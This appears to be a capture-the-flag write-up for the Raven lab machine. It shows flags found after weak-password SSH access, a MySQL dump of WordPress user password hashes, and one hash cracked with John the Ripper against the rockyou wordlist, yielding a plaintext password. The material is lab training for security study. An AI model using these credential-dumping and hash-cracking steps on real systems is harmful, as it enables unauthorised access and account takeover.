
Exploitation: [Weak Password & SSH]

Flag2.txt was easily found because sensitive folders and files were accessible without any additional privileges.




Exploitation: [MySQL Database Access]

michael's shell allows access to the directory: /var/www/html/wordpress




Exploitation: [MySQL Database Access]

Gaining database access



Exploitation: [MySQL Database Access]

Flag 3 was found in the wp_posts table



Exploitation: [Escalate into Root Privileges]

The wp_users table provided us with usernames and their password hashes

```
mysql> select * from wp_users;
+----+------------+------------------------------------+--------------+------------------+---------+---------------------+-------------
-------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+--------------+------------------+---------+---------------------+-------------
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |         | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |         | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+------------------+---------+---------------------+-------------
-------+-------------+----------------+
2 rows in set (0.00 sec)
```

Exploitation: [Escalate into Root Privileges]

Using John to crack necessary password hashes


```
root@Kali:/# ls
bin   dev  home        initrd.img.old  lib32  libx32      media  opt   root  sbin  sys  usr      var      vmlinuz.old
boot  etc  initrd.img  lib             lib64  lost+found  mnt    proc  run   srv   tmp  vagrant  vmlinuz  wp_hashes.txt
root@Kali:/# cat wp_hashes.txt
user1:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
root@Kali:/# john -w /usr/share/wordlists/rockyou.txt wp_hashes.txt
Warning: only loading hashes of type "tripcode", but also saw type "descrypt"
Use the "--format=descrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "pix-md5"
```

.....

```
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2022-06-11 11:01) 0g/s 39355p/s 39355c/s 15847MC/s 123456..sss
Session completed
root@Kali:/# john -show wp_hashes.txt
user1:pink84

1 password hash cracked, 0 left
```

